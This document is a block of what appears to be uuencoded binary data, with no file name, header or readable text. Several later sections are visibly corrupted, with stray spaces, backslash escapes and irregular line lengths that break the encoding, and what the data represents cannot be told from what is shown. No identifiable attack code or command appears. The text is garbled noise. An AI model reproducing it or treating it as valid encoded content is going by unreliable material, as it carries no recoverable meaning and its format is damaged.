MTF^`D0>ZLU[,L.G?\*K5+/ODQAG%XB)'K)[K<J<X'2QPV;R;O2]JLXYX=SPPP M=,J(3^?`XO@8M.N0F="IT6J>KCXQENJVAX/1;;0,!W7Q(,G6.AG75#B(#6=Y M0:-4&:6S)0+`8@.=9:V8A,#7\*MK&LIIKO"27T4HS=>A\+AQ[9^=@8#0\$2RF` MED]'00S\_\*5J[.!P=IRNOLTC.PJEJF;H\.[FF)VAVVCT[?>D<BS?:19N]I2@3 M.O(9PN9CZ%AKLVH;KG5T.<PKM-LUZBOK=+\*;GFUANQOK-5V=RC4VM`1YA2 M7[O4\*9?(7)MV63\_`^<\$T.);?/NZJ7`&3@UL:'Y.R!D1C!<2MPZZ=WIV=& MHQO/GW/+NN:J^VUP=1;+1.Q&Z\_"\*V\VXAHQ.F?FWCKI3E(\$Y!9EM2LE)I+5 MVL<%AIF!CYH`ZTU'@CV;2AQ;8A99V>^S=:9!K3GMS\_\=#Z@10@+OK(XB\_B\ M\*3>UIO.IF>J%D.6<\_M1-+=M'\$W\_J,,;"\$`?5HA>C\$]IE3UGE#(D`<'N3DH, M;4%KF>6H@W5<)%\_;Q,\*X)N:<^&GCU+QJ]6OLG0M`B\$V7%;\8DR3..-Q(%\_VE M[L&QLH43DMV94)!M:-Q+'%64%<\_.U1UJELJRRS4+0";O[%SXFWAJRPR/'89 M-%(0RA3KX7AR3W1!1#K)@AY6W4XP6LQP/\*7@3(9D=V<1G:S\_J)T=M[A\*\*YO\* M9%BB4BJPU-X.GPD`12AP7;=G"")JTBA\\*2YQ"W8<7[O=O.1,0,X#N#.&)V"] M]7BEZ8Y]N-F+`\_S@`D@^W?U3TJ:HSJ[^JTD6LM0\_W>F^9#SQ"%4;H!J,E(KK M`U2;\`%0&Q;U`9K&L#MSOM:8(\*@\*,7VWRW-KBP)!"/>7!U]?@^H#\*XDZJNKYC M)6<S\+@+<!.>LP`4'@!NB?4YC\*#R=#0T\$NF+&F\4V%)CSYN,/7C,6(FM&+#S" MCD\$&'E`K69N!B+J\$+`H[ :D#L`5A@!9+M:\*")0%?L6'FBY"V)5Y[![[\$EDT35 MO=,6=2Z#7MJ@<1DI`ID/I5`7HP%(EP#(=W`!F-/B%L[3B28;0T,#<G\_>DYX0 M&X"8ZI\_J?AEB>-)]`8I-8?8HPS6](\$5H(%E`BP7,[9V`C@4L"E&:A!017@) MC#YXB[\$0J:I\_;C\$&&&%, ,6H`AAE=C\*+!(. +T:ERL2Y&\$?L5!F-3F!TKZK"M M%\*!.Q!Z"M@BL%\*,%)P)>([+]SKR^!-; ,K^&"JVQ\$\*=AT#GN'@YZ13TG==)] M&CE1"\*B'E"M(3Y44\*VZ0#K\$7JPH9TM[])'#(4+P<[EJ\$ZD:CNJ,)F\O\$!AG4I M:I&?T`Z<.BW%\JD[5#K>?XDL!\$@RTL&)7EX7>.\VX' I6`/A4X(G\$BDCUMH+\$ M.^Q.9ZO:G,1],+@[X%\*S0JT:GZLY@4<9'^B\*%&4\*(4B))(&RL>LN^\_EN6R@ MY#V9M^>B2,EIHLKRO\$1,]7RR5,09B7@RG?0D!G=P42N64<1YB9I6AY:\$?\$:B MINF<DH<2=7\p4?(X47())GVJ,1'S@;+YD).'2Y),4:97CE)\*[XY-C66Q+4-.4 M?!E+(4B4ZH3>G:1R9G1]6!9%85G9^C3?(R47GAM\*A#-)Z71D7S3+\*C?2UB+- MLM[U]K5.3DX\*B](@FF6MZ\YG8Y<042UK7=^)"`WP(@0=AB2M&ZJ)?+0TQ&@Z MT^F7,Y:B[=. [STB4X;(2'J5=U0)P[E]5DK"(S[=[XXLQQIQ)+,0`WPZ<!D> M`QP@(#EXJ70JZ;F,RO&=01]R\*\$\*,P%#T;Z/C80W9#\_NTIL.<(8D\CL\*AYFP(M #;`XBW4!8\*7\_Q9N[H"S\$1R/=KJ]H`H\_A4!7K#RK\_NK2X;TQK5%;T2T.GI\ M<O)!GO@1"VX/6[.=.]X?#]OP6M/#JP0,\_52J-2\SUP\_J.&G8'>+`&I&@Z'2 MN<EU>Q0#/&V6R8HB;3CD5)L%30/(L5C.8F\*/P?`&,)L."VB=K2J]!I';TBUO M/1R-?)PZC7EWR(O1:OIAMH"1.AL8(L=WMQ`H\$G@>S.V&X2]>\*X"7--9Q)+4 MDR(&,'!%3)LJ9GS%3\*1&JWBI3(/4.\$O3\$\*.5\=87%([92@:E\_\*HC6BGJ#NFY M[]X\>DS8F\TL!BI!=Z4]0.L"5%&6ET3HJ5]B5V&8)%>+,H'DSI#4J[L</NJ MK=;WU#`,`MPJE4H,Q+,>>\*N2B<X\_.1A^SD631#S8F\*SX0&<92&DCHJCX72\$AG MZN-\$`^'3\$8FKCP(@O89R`B3)(\<W!`\*R\`D=;U-1`R@\_I4%,#4:#)XORSFAV4

MCU) :EL (@H>8&D@Z (, 3= ` (K>&PY4V+H `8\*41, !RTW=\_ (SW\*\*>1&@];>G"\$TJF  
M\$CJA) \) 6\$PJE%K\*:5=3&+G]8 [% '3"ML6K->] TR8G/!2\* ` ,.8UF\*V!FQ:X122T  
MS/#^&8; . "Z\$?P-2#UQ [.; -GX! "%AL4V, -HX^XR\*D [\_ZP2<R4CE `T) 8Y\QY' '  
MHF7F' T+' H3H ([5#V\_WN [\_W=Z") OKNH@X, EV\$ \D3\$?HSN (S0?K3W6>DU' PR6U  
MZ27DU<#V\$@\* (HW- ["; PGZ/ [ '-EG?ROTK-QPS+D; ZV0;<; IAB&3 (U<IX9@ \$4Z  
M9 (N#-P7Z&^E>FO4=@VT#N] @6^ (?0OYPY, 1'Y) J:-:F) R [60B2SW2VY19Z\$QW  
M\_W) K>%4Z' Y<2XMMVB; JCR\ .6' 7^^VBW%/@C+' [7&5!FDY52YWKJ\_G! /GBA"E  
M9RWQT+OE\ \$2\_6D!VHK=. (9D, A1@EC. I. COH3M; @# \?%@U' 5^' GJ!! \_+N725'  
MB4) .MI<UU<"+EBD\* .#) ZQ] 6O&A ` .5, HSC! -1WD<P/ .@N4X^"AWA\9S36^TP0  
M4NTJPF0%6 [X`XHM-CIT>#\_I"3T"' %&\_5; +U, ) , \$&") <<<W2X!80K8U%FD=I1  
M"A\_ "\$+VSJCDH6%T) X+Z# `I8\*8R"^/Y#OIH?J=:452#T!) D (] &9U544B (UV1L  
MS: ` ; &+ELW8\$ \$31\26=B1V@-J; U\I4 (58, >GIG54GPHJ?KB0 `RF\* &KBO0T, J"  
MJBX<, %; V5 (7A^\*: # \$T3 (/0. PTZD7<K< `9' JHEGJ9C [4CM<D (J: S/B"K' Z: 90  
MM#S/J9: U-%V#H) " `I `9!3A%K><!QT^\*4EH<<L: 2 (, L2+D3X' ; C=53308PC21  
M4C, -R1N% (] (LAY [>36?W8/8\B; %IP44W=B [^4U9%&: C<LM=L=C0?W5X&) I7@  
MA (PT20\_V [\U45#&G: WK:=4X&40+4) B01) VKI) F (/>U6Y54/@NP\$B&4 `M) /80  
M] \*G `2EO9; 0/\*\_IN4>\$S. DQ89#0 [>:MT! \U+YJB\*6/DB\*] LTK\*TH; <J>4+TA+  
M5] ' Q"P0<O! "QI-^"R+D+ (#AW, =KD@% \P<L\$' \* ` \ \Z8&3%R) 6>3" @R (-RR ` /0  
M) D0/Y0\*3U3@+@1, 2+\*/G0]=U6> ) @; S [>MCG. G) OA' #H09V `] KJ\_ \$7?! Q2Y%9  
MC/, "P] \LYU9\*3! Q?!=! \= !SB0C^, F^&V^&X! VATGTSF#: ` \CY><VCQM&] Z: !W  
MYD\*97T) ; W; Z [2J& (6A' -@F&S>ZKG5M0+ZX5 (K>5^5VE3=@J=JKF91M1H: 72\$  
MB; N>ING90 `Y") \ " "T\$' HOM@N9 \I \$3@9>6Q (H. ><8A [^HS. ?#8@] #IP\ \LH! O  
M [6RZ+RU `C\$-) R6X1/^#WUG) WHJF2] L4J\$CB\_+5! (MK@SD: . \\_2 (8Y\$MNUKIK  
M48T' D@EZ#AOK! 30>F24' `QZBE3L/C\TM>H7JTA%HVAOCX0 "NX% (HI?G=Y1HT  
MU#1ZH3UIZ\ " \* <+ : #E6! LH\_8="Y) (] IP8N; 3WA! @: F! S9-IM0S\$7\C&' W=O<O  
M+G?:D-) ^ \GFB1+51Z\G%SX0HT; ) \* @>- (R+7] 1CM"HP/JLZYM87RZK#<J^? ?-  
M/, I^>SX2+ [\H04\$W; ' O008?>4, NZ; 8>E" : 3 [KU%N' `RW1K0\LF4P#SSU94 `  
M?0# . U] ] A^ZB9%D `TN\ ) H `7H2P) Q2SY\*5-3; NH\$ `3. KLT@A&Y\$ (RSVD6MG; 3G  
M-78] X52K' ` H [Q%9F? - : 5S9=' A: 9ZB<3B\$R6J8JE\* " \* \L5# "IHP9"EOU\_T1D `  
M\* \_6T7- \_>] F#] ^D; @! "ZC9MM&M?@ [W?9X>S"9SJ" \?P\_>6D7 [96LR\$-; IHBF `  
MS7LS\_7: -6B" (6E<#5&=O@ [ `OXCH (#="GX<XW\$VP+AS"8" ^: \_\$ \$N5\$5CXAC&)  
MIP<5<C: 7\ PZ\$08W. % / \$<NH [@ \_ `TG5, W5 [X] P! Z#VXZ0I22GI\_C/6. VDZ/4@ [  
M+L9 `NB2?! I+S\$ "PV `RO9VZ03G# : / ^0=OI' G7>; N?I@/5J8 `W& `) ' 0L\_ ` %8#+  
M9; `4! H\* DME; =K>SN [6RZM@", Z [ %B& `L\_ `U<>QK"2<C-UL: 5BN\_ %0 [P#K% . !V  
M+3A' (262\*P. ) / `0S6& "7HU&S?-T= (MNI. +RT<Z! BES>>VM' OO-F>X\* XSP\*FX  
ME' ?-G8 ` : \*SQ3JUO\ \*32T' ) J?XHB\_ %N>) E; COD/#\$0DY?8WA" W (E=I \CC; 9' 6  
M<\A50"] S8< (6 [%2"L) %4XPLR#GNY?7\ \$Y-R<' XRF\*H" \_<&4#3: Q; >: ) !5V3I  
M; 6 (@0\ R9S4Q/ ZL (%N^G&?TW: IW%?D [4NE\*#N067G\$R6E. V4>IY4KDU: [D-2L  
M6"VU! &BI\*6^D5% [-AHZM^FZESLQXS [ : DMSU?6 (<5RHN `? (<=>B `PN) #HOV! L  
MWL (W (' P1X3CD] <%R84 (LR0>CZ+=, #DT@B! 0?TT-@2-VY, - \_?!. AO@) >TM: \_O  
M [= [ `OC^] 4K>! PM? "YMDB?J" \_V1Y/3KO. `6 [A/JXK\$A>\*EGE#BT@5A! KG=\*>\$  
M7) KD (/ &XOA7) DCRV+2CR ( . Z ` " &USZ) 8! H (Q=Y \ \YS+O9I \FA. G<C651" R: . 2  
MK612: ^30C4V2SP! \* \$DF37%J0+T=LH3! Z%; R `NMT3 (\*3>6DC@ (= %J1=4? "P (R  
MA, ] . \$<] XL [Z@9\ &' 7\ @RF/RTW0\*8\*>Z+NA \I" (IBH+UD `) O+F" CD<T+G90<9  
MQZX#LK72: BPR] DC, 7D%93BOJ> [M; YUH, ?CHFE [ " "G! K< (2\_ : 82JY, K/ZA5X,  
MTDP/ IJNW; =BDV#QPI7&SQ (? `NP5 [ \_' 4S129V-) % . BMXL-6EXHHG=-K\$-</! W  
MR\*] V&M: 9. S) . !3?' 43<R-C%V, ACN7] 0I#9-E<MT `] %FJ7S#HV. /SC. : BO. `  
M [PL7UG ( (X\*XS\*F!] \$1>] 2&>@%H/D<H! 1WZAU (Q `E9G>J\$2A5F?: 6W. &YLU: G  
M7IQ. QV2' . EPYUV8; K3Z5=7: ^8! " ^ \_A7+CA`ALL" 12R\$; 3AE, \$ [ @GSBTF\* L9@  
MI@, ] RO+Z4S [ &9/HK/F<: 37M=&+. I. <3#K9>MY, Z; ` [4. N=1FL [B<Q [FY `Q, ,  
MGF<: 6. ! %H: A0+2KQ! D (Y6BN@K8! @4] \ (& ; +: JY7E \?G\$8MUHBJ4JN%-K&Z  
MSI' . /-: 8D3. 8Z\$\*HK [ (X; LR<CN9H#I \3! @-?) "CB\$8, B' OWI8<K: ZD>6LAC `  
MJE. 90\ &\*] % \>% -7XAM\_5OIX: , FH12^PBY, /GJO] 0\$ \$PP! 2 (>' BH] CE>=: I5.  
MDEZMTP: W% A%; ^CJ' ; V8^%, & /3?B ( (S/ % ^ (9) %S [C, DQ0, \$M5: V9Z! LTF=KC `  
M' ' "7#5V3\*Q, 54HFU5D1) V7HX1N09; KAA: L=2/ : FSY\_ , 4/U2>W! >WY#; , "P+U  
M: ?' =! 8 [4/AB=>' 0! \*0?-I! Q>PJHE) !ET (+HZ7NB4 [ ] ; +&MU#M=) N3^86Q (/ \$  
M1\*UK\$ `X, (PDF=Q8; >"P \ `T"2O- &E4UON, YK; U6NZ>P1JX23P `>L>KPW' ^] TA  
M7+G\*P [0 [T0; 1RE9ZORO0RG%Y\_L2D2] QXOGJ55 [KP (G, WEV&1RQWMGAZ-AWUW  
M [JUP6, IW8 (53 [^ `X! =Z@' >W! 72Q\* \4=0@IS^FMCR8RBH\$3\* . JE6KG?28. B\*)  
M1! \ [DN/\S@<. !M# `CG3] @; <2EF [4ZK4I8CT (8"\$; 14VUZ, %H/SW\$FC; 3#, L.  
M \TGB>6Z\ +7S@QMN [PJE9UH7UBC] X41; I?17\$ \ ^N4H+! UX5-G=+1P! N#0%RI  
M2@<' S@WO' OS=@ (! /J\$\*H: J=O^D0ICJ (#Y=O\_4Z3%3D\ : MSU; 3/ ^% (7R\_F0X  
M?UB"O3 [I+IJ' J%AN<!] \_LUPAU1QFCZYGV\* &C) WN [V\*K5\_78! [A"9S?1P ( ) >,  
MF; <4D9KKRW `! #7^<G [MQ+W1C@+ZP#\*UW. # [48=I7=IM<W7\7\_#B, ?8" " @ \$<>  
MSH. PVA, H/\ `P; B#&CJ2\_LY/\ `F `4S@: -T5X (3R" "7 (JH2 ` -JPT=4\_>ZU3\>;  
M `PX@) GO<?S\$<\*T) 2R' [ / ` [+EQW-<8/-PC, 0S, \*: #\*H; `) T961CRZB@] GG3] @  
M' 11V-^Q; K' 6P, \*^ `QL' "N% ^H; V. 9' \$N7' N. T. ' ( . HYZ/ "SS. 32&8T-ENU. 7S  
M2R1: ; . ? . AS0?0071ANOMN^ [ \$S (AZ\_ = /: F' I : O5\$) \*2 [X6WD [HC! 0" ?5+44+2  
M9GHH2) R70' IPO3MM5: XOA: Z>' = "FR69C\*8M (-N' ^1Z0YDO; VM] WU@DMA?, G9  
M4; (+D^ `0- [ ] -IEM1Q5Z% @1 \*8E8JW4VV50=66M\_BO?LB. ) \3\*7N0TW<-NCOJ.

MG>Y#XY4MF@!;-+B\_B' S:722RR%Y0;P (Z5<@!-FJ0.JD7!N\*K#G9G& (M, VKX%
MN, 653:@9-\*\$\_N)\_5"LDV-/6#1>\$K/Q6IW39&I!! [ (&@9F3@7Y@L2.QB, [U@
MK]X0 ("\_+72HKJ^LV6J-7; (H ( (G&K [ROY4OR] \$9UQ [; LO+9P5^E5>X- ' 9U^GT
M.<-K)M\*K#6"!@2]N' ' 5DAOBFN0]-MKD"J'W, &'<>E5?A@ [Y^IP^\_HFRM6Y9:
MZ; 6' 7W7!BX>' )\_V] "&L9, [ ) Z-TW>\_) 6? [; WKOOL:-K'\_IK]:B^^, 26+"%J?
MB\V91W-LR<Q\Y+/8%YD=I86= (9B?BO7!:-\\*L\$7\$M\$YAZ\BZ^S276QR=PBI
MW8?GMR8#<KA%AY2]Y%Q^%J>E ( '@NX5B2\_XY&\_73D)XKN\$\_A:TZ\*"35E' 95WJ
M=T]F/M#HDOM4T^%H\\*07) )>NKID\$^0Q@X\$?"=+HQ=-3I3BC=F^/QS!T) <E?K
M (<7XD; U4 (J=R/ '\:7MG!P' 3\_"2UN#J9MDXU>\$) \*BP51+0D! ' 'DE! I-I>W3Z@T
MN `VJM' I (XWV\*>Z8I&; ON&MHA?N%:OSLIZX) +\_) ZQ^!VJ^!&!2D" (SA81K#G/
MUW9UT\> (J>SRTEC, L:' @D3J, \+TX?2\_MM2HM?I3T) ;5R07; OMOV8) \3XT+V>
M\N+0F\*\6@\_W [Y [Q%1) S#%NI@7\^\*V5DCG9@+S66R, ]D?S"9T<81S<O!S&R; S
MQ^C2X0' BP+56>'C4A, <; : '8%:@ '\:PVMP%53" ( ), BL\<M\_S2R>;>) C9W<6\$!
M77TS) <\_T:4J^@SK) 7KK\%MC# [.\@W5' &N2; &\&>AZR/<&2L?V.; \X (#R"U `6
M4P, R, \_6, , [IR0: ^N:D? \$N09 (2E3' VYB0%15; DBE\*Q934JEY<?^>ZT9T=+5.)
M13G, S\1M; L>Y1:' @FC9/'Q^KO<\V0Q0NC@#Y/2"+] \->DV; >\$QA7' &+\$', I
M1W-D\_#?FU1=3I [A' QJ8<ZA95R?-1U' SP5ZIX0574:W2#K\*VM41Z]P?NQMGK2
M-7\_A+KUI<P; /MU) RD97D8^ \Z) S; W. '2! ', %&%T%I/PA0' (5@CA@\*MU.; ; QO'
M.4Q=K\$SET'=P; 0=L\_IP: J/-A (D#\*<@D!DR, 3%V, AC, 4R#Q+=; M"K7=BK\$J=0J
M [J\_/@-L) 250USK# 'B?J&JKX/^LR@\$#4VUA'D) ?, "6.) A [G6:\9T7UC?KFR] T
M [O"4H^7] 07' LAL (7CO?K^R^A>1 '-\*H.>OVN&YL7Z=O; LI?M1&&@T (%@! ^"E%
MM8^Q+ES1 [E7Y (B!, Z\*^EFJ\_.-1' DEAA, R.F7FW=J2+R\$E\*; 3<6\_0G>\$>G&' J
MU `V:) FIT' FB5<9K) C\\_.?:+BOCM+:0^W; ] ) 76&+HH95JI; O^B-8\$&0"5\ \ /'
M!4A7UVSI+, H2NW\H) 5V\$\_IO8I3 (N7J' =\$=MN8K2; !\*N8; GR6"] KDM@BH; J23
M43K42G8N/QI, &] 1OC/L2A+GCS<!L<+\*L"K7; 4] EV2 [3LD\*MFx0#X\*I.N; &\*7
M</>M4NI5=Q#; Z<2=<J67' (/ \*^<G&0UI087; ? (>'DR5, B1I [ (O0.%8 'L.%PIU
M); G%\*#.RI\ \ \$K^XN+U\*E1R' J2P:@2A 'RO2!, 1?; '^Y9HWO; 'Y>H1\$VA^ `3H
MURY>L2.: WFNASH1\_W? (A%7, K=Y12AXX%".4JIA1@ '^V (HK' [2OCK^LE' Y:3
M>'YWF42VQ=9HUG' C<W6+PFGY\_CV/044Y" T"] #G7KMAHB#PR2GG%: Q80 `RK7O
MNMMS%-G5+6) 85%96' I1.9! 'G=9!>, LO#, 7PCP! \$>IAJC [%5I"' = [M%BN: 'FC
MP, G@\_BY>EZf4Z, 5A (1FXAQ!A4L (?CI' W#-SZ '\*I.N%PZ>%X [ ]' </RC@D#4FG
MGEJ?W-\=RV5F [DH [Y\PPY2VA ( ) \* "DFOL' '\*WN@\$09^181ZIOQA.V [\$ '\5 'Y@
M `5Q\*B) R0S9X" S8\VN\*60^<IP%7) >JV\ [00>+^<9R"=RE]. 'L] W: I8G^X ') \$B
M?' @9 `5-&G@HOYWDQ<H ('=\$YH@\*V7JVXAIES?:=0JCMEQ [H8^' SA] L9PXW\$CO
M%?5K\?U3"E4%D+^' B0: IQ (8KHJ/</3RKL&'5G%, \*T^WDP' E0UB^< (Q2RV. ?%
MU (>\_P4Y#'\_ \*8T+4Q8Q:Z"] ^<R/U+^7MJ42' -^ ) XSHJ2<OB\_\T/=-7\0!Z9KY
M1) OJ1&6+; [; ) \*JZ/09G9SUR1 [\_R%^99MUL5NK; IF4#Z+237>\*.7; F (VT>UN%
M@\$63OF!0<X!! (\$; //?U#91@&PN>BD7\$R^%.@Y3T-72?XVL [NR=T%9.WKNDRZ
MI<B-; [ @ `U+1X' 8"- . (\0) B, @2S] #P+. 'Y\_' U9.9U: B7\*7?D6^H1B&WIWP; \* [
M#9R6 `#ME=T-6YA+] K-5OTJC! ^\*\* ; @6NNCP-] #\ ) 8: U@U [2M!C>OV&\$=GVUKM
MRDZG01\$T<2<P) R1/"6F, 3\F! ' TMQ>Z/I2=K#M<.4I\*6"YUS%K!: VAFEZ0M) L
M, 3A+ ' !3#L\1A, =+BZVZ%S\V1Z45\*HX\_FL [Z [.#364C\#++KK44V>V `HOI"W
MM<: YH, ("A&ON&/UHL0U9EHVR&"9VZ6HP6\$, DLMB1U5) D\$\*80T3) SH19+YJ) +
M5HK09 ["&4=%B%0PB"KJ] [+CBWMQ@\$F23>JQEC<1' 1I\$G, H95T [ (<U+CGCG&T
M"X!59%-; LCDVS%; JENA-; 6' %5H8LHW^CAJC?J!KJ-) 4)\_9N+.4=YTHG1) 8AO
M@") 1E+-S07D/<AT' HS=+; ; KV [ ) 9; XZDWT; &WR) &=& ; YB! #A\*?8UN ( ) T/NVZ^
MI; L.ONAPY8QCX\\*0 `)\YX/X [+B) JRX3^E&K4L-O0 [O8\ .29"LK21Z] 6566+
M\$S=?8&] 7+ [ : J\*J' "1W\*PL8-X5, VPJ) Q' Q9QHTYW4Z. : ) FD\S%A! I IH5YIKJQ
MCZ] \_ (4BRNL, <X, YLM&\&V9W180T] OGM=90] UPU^5\_!@2CQP6X! [A.PQ<\_\_48
M.@#EGF^3ZC/&Y: QZ"0-R&S+XB [5!H%=SKXMLL9L2!G (]N+ZL#UG8G, ]F) \$=0
M<NL\_ ^HU-K9&#FK5!W] U-DK [ ; [ &0NPM\J?7?EBSCC530#" ) R66FHDG01, M [\$
MA0 (9NZ4!C8\_F, +KE#003RS35<Q `7GET) WW1/GF' CV0R!0A= (.0<0A>' \* : 4\_&
M) =ZK! =F6U. <BOE-9R\5?K\$FOX#U: W\* (R' O7N: 8A\+I0V#VOC0S@ (Z3V' Y?5#
MH0CS, , G6^, FT%; 6U `>0KH9L3VM/KT3%S; NIDUO%PKF [SE, ^%#J8] VJH\3%7U
MM% ] ] 0XW#G, S] 2SYV\_72\ \$G, VAP"AHW>U8PKX9-B) ] [<CYHCKF5+&B"QG6Q3"
M (R\; 5" \: =-W8H: .#&J] W^&C->!) =V '\*553BHZ; J?+2Z (R [I] GB84G\_8XR+ /
MD@4 (040J&0:) CLH3GP `TBIRK1' 7: R&1-?UGK\S&20-) L=8>\$LV5H: ZK=6E3>
MH] #O ` [ [ : <, NE1FFS6J- [DBJT/ `!, '9\_W40VUX1Q\1C/5DTECM5JREFN76LH>
M\ [Z' RJJ [1T48J' M511BRD\*JO" ", 1) DMACH6X20+S#; ?A+JE0GC [; \^\$0/0: \$
M\ .I) I+:M9L; %6SHQ8A?SWLET10QGH/91ZO: JW35@Y) (B^<] 0U/R6, I8R%W4V
MT&I37^"1I0' =NP; @TC1==CQ1QC0^X\*2YWG8M8HM: Q+\*, ) (@00=#6J0XBST' @
MFZ3>\ABLZ) #-JBT"%) EH2Y, 4' ] YQ2\%-+2"\*0>ZU>U^<E" DQ#QGP\$: Y39@EO;
MK (<\_9PATMR\_?; !T?S\*CV\*95TYLU93XGEHZUD: \RV\$) R, GJHSYENRZ4) ' W^] \*
M, \*IG5FW5-\*L9LN7GF-BO?!#63TIPX) ! ) W&YY=J5FI&, 3YZP851#9?/: 1@J7
MH<.52X+1C6LYBHE' M&P1D>5MQ4KTK>' J\_FLU!Y/ [KU?40+P&PT, BEZ%-J4MV
MNP; 8LEAVYZI, 2M05S [\*B\*P2KNH!U\ED48T69) ; LM5\_QU: ] , 7P/R4\*8=W) N!E
M `JM>A?6\$T&VJ>N<?-84K] <3!1DFW>O32\#@UFH- [7L?@P (B! #G48SKC [ @^%@
MYHZ] 15 [ #30R5. Z?A\$+\$G=GQ) ^I>6EN=M (LOSRL15IX3\D8ZI5&EIUW' J!#%
M@F?Y05JZ9+?7) O%4] 1Y<5L=3U9H `#) .RH) @-+ [F/X+@&B4J2C? `; H] -"P-FM
MW\$U [F+<@ `\*R, F; 8' <\_ (N) SI; ' X9Y\_UEEDV, ALNMX\$OH' &: 0T7K+#[ (J9&OL

M(!W6UO/4#7=?KRO;])=&(\*ODB'<8JBYNDGNB.)TIR%.><(LAPBA4V]9[+\M  
MS5FU<JR]CMT6\$7\L)2>\LCHU=L4(^\_9(U6KG:\*&Y!13'79G#>R3D[J5G06#[  
M\_.:Q;>"2#J?'HLXF>;.-9VJ?+E3;/:)1&14\*;?3UJ&A45D\$Q&@S\_ZO4O#.4T  
M\*LR.T-2D&I\+@I=E[6J\*Y!NY?V&\_J6<9,C0%UD"!H0'`BQ"MGXPVO=VN'Z7  
M:<K<]O4OSF+^>.;;GWUIDON;];LQ)GR!/MBB38]6P5>OZC%\$O7K\$=A\*!G,.R  
M4; )B\*#-QQA8S\K)B(P/T%1=;RLSHE+9VJMK5N'<JEC)1C`4"\"\_\"; 'V[M:RE61  
MP/IU29L\$' \*W49@' 3O/RH@1;L,P%J\_6`E1]8.\_DT#^[H/!/L:B`U=9JE+V;CN  
MY3/'A8F^J\$ \_KJ.;+Y:2`-37NVED\*,C5V^0\".6(NP%U5!J1\T&@WP%4(C/8  
MO&#7;CJ?XAV29R\_A=2Q/AB6BDB8+:8ZDM%VZ5VLOQ`417U=BOJK^V6MDW!V(  
MW#0+=E6\$O%:K;Y9J["?'U7\$!U.IEEH8B76"OTP8/K<U!%XD.!\*W\*+0.[ME6E  
M#8"%.(8XFY"8=H@JM4ZGV'9R'!\?N`-\*LL\_@\$>!AJD5\_7`4`G/B;U?9.J>\$#  
MR&5L`\"Q!"+DL0LBAZ(\$G=7.O=9T#\"&T`'K'@1^##40QPXI?KM7JSU2B5\*QQ(  
M;`/1,(1\$'2)"PCLV.&O7M\H<0L&&X-1@QADP\2U;8%&`3>;&@>4"X-GA@AT1  
M&V@7;Z5U@]DYRUX`P\*8F!W:>V\$`3N[ ] [?:?2+CGG-0XDL8%H`"Q`^SL("^^?P  
M0:\*PMFE/QP="S=0&`@#8^0!LW`L.-+&KY!7.[,BR%X`%.P<V6B7Q+Y1N<7D  
MO"5#O^`FX.\*T.L#\$W:&63+V6YR<9RQ<,PDBR`\".;\B!0&/3&0!U@J<:!A#:0  
M)0BAT\$XZ0D%M!&/M^LWJ+BXSOEZOW^"0SJR/&HC0:,L9H:%&@K76D\$PG!2BQ  
M/PT;N\$Q7=O<0!<G/\*BP`P\*:M8K!16\$"OZ3J#\$%2!J1!TA:%]2X2"0@.#2G27  
MWK%VRQ)\*WH8B(!)\*@E!P,!\$,%-\_6GH\DW8M`2-YHT0[ ]6T\$#E76ALX@9E-  
M\1=9!<>%4]F5,"(;!@>G\_/\F/DNE\UK2W[>\AV`^8GG(WO`.WY+NH=L-F,#  
M`(+Z!^AY7\$#=#!(%`H&%9`@AM`\"X?N3Y.>:'Q&^76C<D@+/J(Q`^A+P/'341  
M!%>Q=[<D@((-`#P:=#+?+IND?D%QT<MX""`P`!&!]\*Z\$-!3PF\*ZR1J\$D+.  
MAN#TGAU[=I[9.6)+5<ZZG1S')`Y[ ]`LT8M]GTA@C!`N8U)0A,B3PV^7FFYJ  
MZ<641?SEPG(;!P>/(>#)=2DDC(T&N\*6EN\*9UU#]VY4^2.UOOPHC=#\_A2?N1P  
M-C[1U\_=?G0P.C^Z\_M7]\_3\*N[QQ`M/ZB!<!\$A)C,(GY\*AQ(D7NVK+^IH"1!D!  
MD+RL%-X`\$50`355N`YJ7/-&`"E31^SM3-9\(;T9<>Z#EL9>C%@"`\"; "E\$(@CD  
M2VD\*`PT6C/'0=1E#;,@8G-D7&8-`?7)79^H>?JCM5:!G0\*-F@P4QQYB+E%SC  
M?>[P[LR`6D,C\HP`4P69B`(\,I2FP!IEI55]<6>0EQMYQ[Z[.3&\U-X#/'\$?Y  
M@P9IS8N#I;BAT#[KF/ZPOJ8!.0&`)^`%+`=>\*?\*\$BD\$)I^9Q@&H2,!/Y8PSW\  
M6!YB\"\$A/D0:!2U5K@9\$OZB/P,"UM200"!K=&\_8CON,X38)R+A`U1`YG)Y0  
MGT#5AF[XF(Y`\_(M/8/-O>I.;7NZM]<;'Q^/1Y:.U<O\$\*+7(\_KWQR<F4PZ@WG  
M\_?3\*\*5[XIF<KZ69:6@2^7[<Y&%VY?/G\*+!\_Y;#7NW),RSRG87`EO!Q=#D@A  
M\_W\_?`S`\$3N=P-.]U[G0[0^=N.WN,SI6CMW4^`UI\*1H/NG(SV8(1.^7JIR4M"  
MM`\*(.8!;!2\_2+Q?\$/`GPYT0[EU\B\*4T[0T&+,W\*426H9N06NC\_`72SQ)7VN  
M91G=S\$7@\*BQB76NL:\*\*%!L,L\$+1XMU.JU3KH')%6?%\*BANXN+W6P/3[!3XZR  
MZ;H[2/@XTB:Z.XB67T9482-ZJO>(@A\*VJDH6J@)2!H@[K]FJU\C[\$8.-=B>:  
M>\_4WNB/Q3\*6[C].ZT#[0\CB9<,WX;'U,&U!>)2@U&!1V%Z!C@2Y\YAMO\$;  
MT[ ,GM+UNX8J(<\*`1' (ZO@T61:GGLY<CW`5`VP\$N.L@`^VSG:IJT\_ ;8#^J9/\`  
M+\$`I9U0=D,H<O&\OH)C`8\*%)`(.Y\$8,E92T:@`J`\_H272J\*`7;=\_JI(CR:2%  
M9JP\.`W`N`7KQ)ZN5G0^[S>=W\$17XO#P8<F0@D+C8PI0JNAPOY1DWZ96Y]&W  
M&9S1?B`X\F`T(V9A#8-PS?H>>)5/#3VT#Q#\8G.&!7<O3WB?8J/];!\*#&  
ML4\_.QM@S!A2!I:A`W!IEX\_-Q.HTX`G\_B!"1X)0\$)1JB4M+.YTBT8M6Y=\$QA  
MYJGW3`ET5\*+8A:;XL?F#\*-37T4Q.81S,1)%C,L9.?:]5L>8@/LQ!I3R>3U=-  
M972%6C@ (Z\*A1E\Y) &+ (.+=RXX,"RDF).CDFSKRCP;Z"Y\_U;])E<0-\+?GW1T  
M#\*8%('RA\*JJ.!KT\$@ECKX\*796@;S[<CE\=@=D:\_V\*0N4/HE"TW30Z(5!7VO\  
